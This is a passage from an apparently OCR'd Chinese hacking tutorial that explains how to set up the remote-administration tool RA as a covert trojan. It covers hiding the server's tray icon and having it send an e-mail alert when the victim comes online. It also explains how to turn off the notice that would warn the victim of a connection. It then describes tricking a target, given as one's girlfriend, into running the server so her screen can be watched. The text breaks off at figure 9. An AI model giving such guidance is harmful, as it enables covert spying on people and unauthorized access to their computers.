


图 4

既然要把RA作为木马使用，首先就必须把它的服务端很好的隐藏起来，不能像商用的默认配制那样还让服务端在任务栏中显示图标。那么，我们应该怎样配置服务端呢？

将Tray Menu中的四个选项全部去掉，然后需要修改端口、密码和邮件通知，如果设置了邮件通知，服务端slave上线后就会给你发邮件通知你，如图5 所示。




图 5

> **LOOK 注意**
> 图中我配置的是21cn的信箱，但实际上21cn的信箱已经不支持匿名smtp了，我这里只为举例方便，而大家真正设置的时候必须用支持smtp且不需要smtp验证的信箱才可以。

点击“Define Enable Master Features”会出现一个打满勾的小框，如图6 所示。这些都是客户端支持的命令，看看即可，不用设置。然后点击“OK”，生成新服务端，这样就完成了。




图 6

设置完成以后点一下“Apply”这个配制框会消失掉，不要惊慌，我们再重新打开。点击右下角的“Create my_Slave”，这时又会跳出一个小框提示你生成的服务端路径是 c：\windows\my_slave，我们现在就去 c:\windows 目录下把这个 my_slave 复制出来，这就是我们配制好的服务端了。

> **LOOK 注意** 我们最初点击的那个服务端 slave.exe 并没有被配置！不要把两个弄混了。

最后，我们运行一下软件自带的那个“uninstall_slave.exe”服务端卸载程序，这样原始服务端就被彻底从我们电脑上清除了。

2、客户端配置

服务端上面已经配置好了，下面我们再来配置客户端，打开客户端 master.exe，点击右下角的一个画有扳手的图标（鼠标所指），如图7所示。出现一个配制框，将“Inform Slave when we connect”前面的勾去掉，不然当客户端连接到服务端时，服务端将出现提示，这样就把木马暴露了。然后把“Log”中的 in a file，connection 中的 Steaming，User Interface 中的 Kill wallpaper 前面的勾去掉。再填上与服务端配制一致的端口，Max FPS 默认是 10，如果是拨号上网那就填 8－15 之间即可，数值越大你每秒钟截到的屏幕数就越多；宽带的话可以选用 20 以上。点击 OK 保存设置，正确配置好后如图 8 所示。




图 7




图 8

这个软件最麻烦的就是服务端和客户端的配制，很多人配置不好所以不会使用。

二、使用方法

现在我们可以让对方运行 my_slave 了，假如对方是你的女友（打个比方），如果你想知道她平时上网喜欢做些什么，那么就把服务端骗她运行后，你打开客户端 master.exe，点击 Edit（鼠标所指），如图 9 所示。就会出现一个框，如图 10 所示。填入你女友的 IP 地址、端口、密码，完成后点击“Add New”就可以了。




图 9

